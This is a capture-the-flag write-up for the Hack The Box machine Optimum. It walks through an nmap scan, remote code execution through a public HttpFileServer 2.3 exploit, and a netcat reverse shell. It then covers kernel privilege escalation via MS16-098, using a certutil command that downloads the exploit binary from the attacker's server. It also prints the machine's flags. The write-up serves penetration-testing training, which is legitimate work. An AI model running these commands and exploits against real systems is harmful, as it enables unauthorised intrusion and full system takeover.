Hack The Box - Optimum

darkt3rr0r

2020-05-04

Contents

HackTheBox : Optimum

This is a simple Windows machine running `HttpFileServer 2.3` which is vulnerable to remote code execution. The privelege escalation is quite simple with using kernel exploit as it seems the only way.

Information Gathering

Port Scan

```
nmap -sS -sC -v -p- 10.10.10.8
```


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-04 01:38 EDT
NSE: Loaded 121 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:38
Completed NSE at 01:38, 0.00s elapsed
Initiating NSE at 01:38
Completed NSE at 01:38, 0.00s elapsed
Initiating Ping Scan at 01:38
Scanning 10.10.10.8 [4 ports]
Completed Ping Scan at 01:38, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:38
Completed Parallel DNS resolution of 1 host. at 01:38, 0.00s elapsed
Initiating SYN Stealth Scan at 01:38
Scanning 10.10.10.8 [65535 ports]
Discovered open port 80/tcp on 10.10.10.8
SYN Stealth Scan Timing: About 5.79% done; ETC: 01:47 (0:08:25 remaining)
SYN Stealth Scan Timing: About 17.12% done; ETC: 01:44 (0:04:55 remaining)
Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 25.66% done; ETC: 01:43 (0:03:49 remaining)
SYN Stealth Scan Timing: About 38.19% done; ETC: 01:42 (0:02:56 remaining)
SYN Stealth Scan Timing: About 47.26% done; ETC: 01:43 (0:02:35 remaining)
SYN Stealth Scan Timing: About 59.56% done; ETC: 01:42 (0:01:55 remaining)
SYN Stealth Scan Timing: About 73.21% done; ETC: 01:42 (0:01:13 remaining)
SYN Stealth Scan Timing: About 81.33% done; ETC: 01:43 (0:00:57 remaining)
Completed SYN Stealth Scan at 01:43, 298.90s elapsed (65535 total ports)
```

```
NSE: Script scanning 10.10.10.8.
Initiating NSE at 01:43
Completed NSE at 01:43, 7.29s elapsed
Initiating NSE at 01:43
Completed NSE at 01:43, 0.00s elapsed
Nmap scan report for 10.10.10.8
Host is up (0.22s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
80/tcp open  http
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: HFS /

NSE: Script Post-scanning.
Initiating NSE at 01:43
Completed NSE at 01:43, 0.00s elapsed
Initiating NSE at 01:43
Completed NSE at 01:43, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 307.18 seconds
           Raw packets sent: 131270 (5.776MB) | Rcvd: 199 (8.740KB)
```

Enummeration

Discovery

From the nmap we could determine there was only a webapp at port 80.I started enumerating it. `gobuster` didnot give any results.




No files in this folder

HttpFileServer 2.3
Server time: 11/5/2020 3:52:55 πμ
Server uptime: 06:03:15

Figure 1: Webapp at port 80

On a little more enumeration. I found a basic login page but since we have no usernames, I just tried a few default credentials and that is all. I simply started looking more about this `HttpFileServer 2.3`

```
searchsploit Rejetto
```



```
Rejetto HTTP File Server (HFS) - Remote   | exploits/windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x -  | exploits/windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 -  | exploits/multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - R  | exploits/windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - R  | exploits/windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b  | exploits/windows/webapps/34852.txt
```

Figure 2: searchsploit

I used the one highlighted in the picture above i.e. `39161.py`.

Now, on reading how to use the exploit,the following instructions stood out.

> EDB Note: You need to be using a web server hosting netcat (http://:80/nc.exe).
> You may need to run it multiple times for success!

What is the exploit doing ?

Mindlessly trying out exploits in not something which will take you a long way. Let's try to break it down a bit. Please open the exploit side by side to follow what I am saying.

- `vbs` variable is basically downloading the nc.exe which we will host at our kali machine
- `vbs2` variable is using cscript.exe which is a command-line version of the Windows Script Host that provides command-line options for setting script properties. With Cscript.exe, you can run scripts by typing the name of a script file at the command prompt
- `vbs3` varaible is basically running nc .exe with the cmd.exe, our local ip and port as arguments so we can get the reverse shell back

Exploitation

Now, that we have chosen out exploit, let's get cracking. Move nc.exe into your working dir. >Note If you donot have seclists installed. >Here is the link https://github.com/danielmiessler/SecLists >if you are using kali linux then this should do the trick `apt -y install seclists`


Copy the nc.exe to your work folder

```
locate nc.exe
cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .
```

Copy the exploit to your work folder

```
cp /usr/share/exploitdb/exploits/windows/remote/39161.py .
```

Edit the exploit according to your LHOST and LPORT in `ip_addr` and `local_port`



```
ip_addr = "10.10.14.10" #local IP address
local_port = "443" # Local Port number
```

Figure 3: Edit the exploit

Start the python server where you have the nc.exe

```
python -m SimpleHTTPServer 80
```


Start the listener port specified in the exploit

```
nc -lvnp 443
```

Execute the exploit

```
python 39161.py 10.10.10.8 80
```


Meanwhile, you can ensure that your exploit is working by this



```
> python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.8 - - [04/May/2020 02:33:18] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [04/May/2020 02:33:18] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [04/May/2020 02:33:18] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [04/May/2020 02:33:18] "GET /nc.exe HTTP/1.1" 200 -
```

Figure 4: File downloaded

Now when you look at the `port 443` listener. We will have the user(kostas) shell.



nc -lvnp 443
File Actions Edit View Help
gobuster dir -...0.10.10.8/ -w
root@kali: ~...dows/Optimum
python -m Si...TTPServer 80
nc -lvnp 4

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.8] 49162
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>
```

Figure 5: User Shell

Accessing the first flag.

User Flag



```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
C:\Users\kostas\Desktop>
```


Figure 6: User Flag

If I try to open the Administrator folder, it will say “Access denied”. So, we have to do some privilege escalation

Privilege Escalation

Whenever I have an intial shell, I always check my privileges and system info

```
whoami /priv
system info
```



```
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standar
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          10/5/2020, 5:31:53 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
```

Figure 7: System information

We note that OS and build versions so as to find a proper priv-esc method.

I try to avoid using kernel exploits generally, I did enumerate it manually as much as I could and did not find anything juicy, So I tried using the `windows exploit suggester`

> Here is the link for download : https://github.com/AonCyberLabs/Windows-Exploit-Suggester

A lot of newer kali had issues with it, so you can try the following

```
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
```

Execute this in the folder where you downloaded the above file.

```
python get-pip.py
```

Then,

```
 pip install xlrd
```


Now, you are good to go.

Copy the systeminfo output and paste it in the folder of `Windows exploit suggester`

```
python windows-exploit-suggester.py --update
```

An xls db would be downloaded use it as a refernce for the db to search against

```
python windows-exploit-suggester.py --systeminfo systeminfo.txt --
    database  2020-05-04-mssb.xls
```



```
> python windows-exploit-suggester.py --systeminfo systeminfo.txt --database  2020-05-04-mssb.xls
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```

Figure 8: Windows Exploit Suggester


Now after reading through a few, I decided to got with `MS16-098`.

To download the binary for this exploit you can download it from here : >https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-098

Or you can get it from the repo mentioned inside the exploit.I have added the exe in my github link for this box. Now we have to upload this binary. Place it in the same folder where you hosted the nc.exe file and we will use certutil to upload

```
certutil.exe -urlcache -split -f http://10.10.14.10:80/41020.exe 41020.exe
```


Simply execute it and you will have a shell with System privilges



```
C:\Users\kostas>cd Downloads
cd Downloads

C:\Users\kostas\Downloads>certutil.exe -urlcache -split -f http://10.10.14.10:80/41020.exe 41020.exe
certutil.exe -urlcache -split -f http://10.10.14.10:80/41020.exe 41020.exe
****  Online  ****
  000000  ...
  088c00
CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Downloads>whoami
whoami
nt authority\system
```

Figure 9: Shell with System privileges

Root Flag



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
```

Figure 10: Root Flag

That is all for this box. See you in the next one which is “Bastard”.